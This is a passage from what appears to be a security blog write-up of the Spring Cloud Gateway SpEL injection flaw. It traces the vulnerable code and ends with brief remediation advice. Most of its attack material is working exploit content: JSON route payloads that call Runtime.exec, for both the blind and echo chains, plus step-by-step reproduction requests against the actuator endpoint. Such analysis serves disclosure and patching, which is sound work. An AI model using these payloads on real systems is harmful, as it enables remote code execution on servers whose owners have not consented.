(2) Click on the getValue field while holding Ctrl (or Control + left mouse click) to backtrack and find the enumeration org.springframework.cloud.gateway.support.ShortcutConfigurable.ShortcutType.


From the default method above, we can see that the DEFAULT method in the enumeration is called. The method details are as follows:

root@kitploit:~
default ShortcutType shortcutType() {
		return ShortcutType.DEFAULT;
	}

DEFAULT method

(3) Backtrack further to find org.springframework.cloud.gateway.support.ConfigurationService.class#normalizeProperties().

This normalizeProperties() method parses the properties of the filter, passing the filter's configuration properties into normalize, and finally enters getValue to execute the SPEL expression, causing SPEL injection.

Forward Audit (Blind Exploit Chain)


(1) According to the documentation [https://cloud.spring.io/spring-cloud-gateway/multi/multi__actuator_api.html](https://cloud.spring.io/spring-cloud-gateway/multi/multi actuator_api.html ), users can create and delete routes in the gateway via actuator. The figure below shows the basic structure of the gateway.

(2) In IDEA, you can use the actuator's mapping feature to find the functional interfaces for gateway creation, deletion, etc.
(3) Trace to the RouteDefinition class, which declares the structure of the gateway.

(4) Trace to the FilterDefinition class, and find that Filter has two parameters: name and args.

(5) Trace the name parameter and find that in AbstractGatewayControllerEndpoint#save(), the name is validated. The save method is the interface for creating a gateway. This method calls two parameters: one is the gateway id (customizable), and the other is RouteDefinition, which declares the structure of the created gateway, thus triggering the vulnerability.

(6) Dynamically debug the isAvailable() method by setting breakpoints to see which name values can pass the filter.

The name values shown in the figure above can bypass the name validation.

(7) Based on the analysis above, we can use the specified name parameter along with SPEL expressions starting with #{ and ending with } to perform RCE attacks. The payload is as follows:

root@kitploit:~
/**
* Explanation of the SPEL expression in the payload:
* Since we need to execute commands via an expression, we use T(java.lang.Runtime).getRuntime().exec() to call the command execution method.
* Since the expression needs to be passed as a String type, the expression must be type-casted to a String object.
* Since the expression needs to be passed in byte stream form, we need to call T(org.springframework.util.StreamUtils).copyToByteArray().
/
{
  "id": "can be customized (must not duplicate an existing id)",
  "filters": [{
    "name": "<any name from the screenshot above>",
    "args": {
      "name": "can be customized",
      //This value is the command to pop up the calculator (macOS)
      "value": "#{new String(T(org.springframework.util.StreamUtils).copyToByteArray(T(java.lang.Runtime).getRuntime().exec(new String[]{\"/System/Applications/Calculator.app/Contents/MacOS/Calculator\"}).getInputStream()))}"
    }
  }],
  "uri": "http://example.com"
}

(8) Blind exploit chain using predicates ([Official Docs](https://docs.spring.io/spring-cloud-gateway/docs/current/reference/html/#creating-and- deleting-a-particular-route)): The SPEL execution flow for predicates is the same as for filters. The figure below shows the name matching content for predicates. You can use these names to execute commands. Obtain the predicate name validation mechanism through dynamic debugging, and construct the payload based on the examples in the official documentation.

root@kitploit:~
/**
* Explanation of the SPEL expression in the payload:
* Since we need to execute commands via an expression, we use T(java.lang.Runtime).getRuntime().exec() to call the command execution method.
* Since the expression needs to be passed as a String type, the expression must be type-casted to a String object.
* Since the expression needs to be passed in byte stream form, we need to call T(org.springframework.util.StreamUtils).copyToByteArray().
/
{
  "id": "can be customized (must not duplicate an existing id)",
  "predicates": [{
    "name": "<any name from the screenshot above>",
    "args": {"_genkey_0":"#{new String(T(org.springframework.util.StreamUtils).copyToByteArray(T(java.lang.Runtime).getRuntime().exec(new String[]{\"/System/Applications/Calculator.app/Contents/MacOS/Calculator\"}).getInputStream()))}"}
  }],
  "filters": [],
  "uri": "https://www.uri-destination.org",
  "order": 0
}

Summary (Blind Exploit Chain)

The blind exploit chains for filters and predicates do exist. As long as the filter/predicate name passes the restriction legitimately, RCE can be triggered.

Forward Audit (Exploit Chain with Echo)

(1) Principle of echo: The route definition information stored by the user exists in memory. When the route is refreshed, the SPEL expression is executed and the execution result is written into the route information. By viewing the route information API interface, the RCE execution result can be seen in the route information display.

(2) According to the official documentation, for the filters exploit chain with echo, the name="AddResponseHeader" can trigger the chain with echo.

root@kitploit:~
/**
* Explanation of the SPEL expression in the payload:
* Since we need to execute commands via an expression, we use T(java.lang.Runtime).getRuntime().exec() to call the command execution method.
* Since the expression needs to be passed as a String type, the expression must be type-casted to a String object.
* Since the expression needs to be passed in byte stream form, we need to call T(org.springframework.util.StreamUtils).copyToByteArray().
/
{
  "id": "can be customized (must not duplicate an existing id)",
  "filters": [{
    "name": "AddResponseHeader",
    "args": {
      "name": "Result",
      "value": "#{new String(T(org.springframework.util.StreamUtils).copyToByteArray(T(java.lang.Runtime).getRuntime().exec(new String[]{\"whoami\"}).getInputStream()))}"
    }
  }],
  "uri": "http://example.com"
}

(3) Next, we need to consider whether, besides name="AddResponseHeader", all names can be used for RCE with echo, similar to the blind chain.

(4) We try using name="RedirectTo" to see if an echo attack is possible.

It was found that echo could not be achieved. Check the backend log, which shows a null pointer exception.

Go to the official website and find that the args parameters we provided do not match the filter. This filter requires two parameters: status and url. Change the parameters and execute again.

Still returns 404, but the backend error is not a null pointer exception. The error message indicates that spring-cloud-gateway is parsing the URL format. That is, the corresponding parameters have type restrictions. For example, status must be an HTTP status code (enum type).

We need to find another breakthrough — a filter with a parameter of type String.

(5) Search the official website for a filter with String parameters ( [Official Link](https://docs.spring.io/spring-cloud-gateway/docs/current/reference/html/#the- removerequestheader-gatewayfilter-factory ) ), such as the RemoveRequestHeader filter which only needs a String type name. This allows us to craft an SPEL expression as the value of name.

Now construct the payload and try. The echo appears.

It can be seen that in the filters exploit chain with echo, there are restrictions not only on the name of the filter but also on the args parameters. However, these restrictions can be bypassed by constructing different filters.

(6) The exploration path for the predicates exploit chain with echo is the same as for filters. By filtering based on parameter types and parameter contents in the official documentation, find filters that can execute SPEL expressions, and then RCE with echo can be achieved.

(7) In predicates, the name="Cookie" can be used for command execution. Construct the payload based on the official parameter reference.

Construct the payload and try. The echo appears successfully.

The predicates echo chain does exist. There are restrictions not only on the args parameter names but also on the corresponding parameter types. Additionally, there are restrictions on the completeness of the parameters.

Summary (Exploit Chain with Echo)

In the exploit chain with echo, Spring not only validates the filter name but also imposes corresponding restrictions on the parameter types and the number of parameters in args. By consulting the official documentation for filter details, one can determine whether an exploitable chain exists.

Vulnerability Reproduction

  1. Blind Exploit Chain

(1) First, create a gateway by sending a POST request with a malicious payload.

(2) Refresh the gateway.

Reproduction 2

(3) Get gateway information by sending a GET request to the gateway just created (named test). The calculator pops up.

(4) Delete the gateway.

  1. Exploit Chain with Echo

(1) First, create a gateway by sending a POST request with a malicious payload.

(2) Refresh the gateway.

Reproduction 2

(3) Get gateway information by sending a GET request to the gateway just created (named hacktest). The whoami command result is echoed successfully.

Reproduction 3

(4) Delete the gateway.

Reproduction 4

Remediation

  1. Temporary Remediation:

(1) If the Actuator endpoint is not needed, disable it with the following configuration:

root@kitploit:~
management.endpoint.gateway.enabled=false

(2) If the Actuator endpoint is needed, protect it with Spring Security.

  1. Official Upgrade Patch:

The official patch has been released on the secure version:

root@kitploit:~
For version 3.1.X users, upgrade to 3.1.1+

For version 3.0.X users, upgrade to 3.0.7+
Download Tool